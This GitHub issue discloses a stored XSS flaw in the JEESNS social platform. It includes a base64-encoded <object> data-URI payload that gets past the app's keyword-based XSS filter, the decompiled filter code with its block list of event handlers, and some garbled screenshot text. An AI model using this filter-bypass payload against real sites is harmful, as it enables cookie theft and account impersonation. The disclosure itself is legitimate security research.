

New issue

[Jump to bottom](#)

The JEESNS has a storage-type XSS vulnerability #1

[Open](#)

Pick-program opened this issue on Aug 19 · 0 comments

Pick-program commented on Aug 19

Owner



Tools required: BurpSuite, IDEA (Eclipse)

Required source download address:

<https://github.com/zchuanzhao/jeesns/releases>

Deployment Instructions:

<https://gitee.com/zchuanzhao/jeesns/#%E9%83%A8%E7%BD%B2%E8%AF%B4%E6%98%8E>




Posting Payload in the "Twitter" function:

<object data=data:text/html;base64,PHNjcmlwdD5hbGVydCgiWFNTlik8L3NjcmlwdD4=>

The stored XSS vulnerability can be triggered (the XSS vulnerability can obtain the cookie value of others, so as to forge the identity of others to log in, which is risky) :

The code flow starts here at weibocontroller.java to get whether the user is logged in:



```
16 private weiboCommentService weiboCommentService; weiboCommentService; weiboCommentService;
17
18 @Resource
19 private MemberService memberService; memberService: "cn.jeezns.service.member.MemberService@634f58d2"
20 @Resource
21 private JeeznsConfig jeeznsConfig; jeeznsConfig: JeeznsConfig@54B4
22
23 @RequestMapping(value = "/publish",method = RequestMethod.POST)
24 @ResponseBody
25 @Before(UserLoginInterceptor.class)
26 public Result publish(String content, String pictures){ content: "dfafa" pictures: ""
27     Member loginMember = MemberUtil.getLoginMember(request);
28     return new Result(weiboService.save(request, loginMember, content, pictures));
29 }
30
31 @RequestMapping(value = "/list",method = RequestMethod.GET)
32 @GetMapping
33 public String list(@RequestParam(value = "key",required = false,defaultValue = "") String key, Model model){
34     Page page = new Page(request);
35     Member loginMember = MemberUtil.getLoginMember(request);
36     int loginMemberId = loginMember == null ? 0 : loginMember.getId();
37     Result result = weiboService.listByPage(page, memberId, loginMemberId, key);
38     model.addAttribute("model", result);
39     List<Weibo> hotList = weiboService.hotList(loginMemberId);
40
41     WeiboController : publish()
```

Then you call the XSS filter class, and the value you input will be checked for the following keywords. If there are any, the javascript statement will be disabled by underlining those sensitive words. This method can be circumvented by coding, such as payload, above. The < script > alert (" XSS ") < / script >

Base64 encoded into PHNjcmlwdD5hbGVydCgiWFNTlik8L3NjcmlwdD4 =

Use spurious protocol triggering to bypass detection:

```
XssWrapper.class X
Decompiled .class file, bytecode version: 52.0 (Java 8) Download Sources Choose Sources...

10     return value == null ? null : this.cleanXSS(value);
11 }
12
13 public String getHeader(String name) {
14     String value = super.getHeader(name);
15     return value == null ? null : this.cleanXSS(value);
16 }
17
18 private String cleanXSS(String value) {
19     value = dealScript(value);
20     value = dealStyle(value);
21     String[] eventKeywords = new String[] { "onmouseover", "onmouseout", "onmousedown", "onmouseup", "onmousemove", "onclick", "ondblclick", "onkeypress", "onkeydown", "onkeyup", "
22
23     for(int i = 0; i < eventKeywords.length; ++i) {
24         value = value.replaceAll(regex + "(" + eventKeywords[i], replacement + " + eventKeywords[i]);
25     }
26
27     return value;
28 }
29
30 private static String dealScript(String val) {
31     Pattern p = Pattern.compile("(script(\\s\\S)*?</script>");
32     return htmlEscape(p, val);
33 }
```

192.168.199.245:8870/weibo/list

常用网址 python库下载 Track黑客导航 网络安全大师课 Ms08067安全实验室 ... 用户中心 - 奇之旅 Maven Repository: S...

JEESNS 首页 文章 微博 群组 问答 动态 图库 签到

<object data=data:text/html;base64,PHNjcmlwdD5hbGVydCgiWFNTIik8L3NjcmlwdD4=></object>


85/140 发布

admin

10分钟前

0 0 查看详情

热门微博



Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant

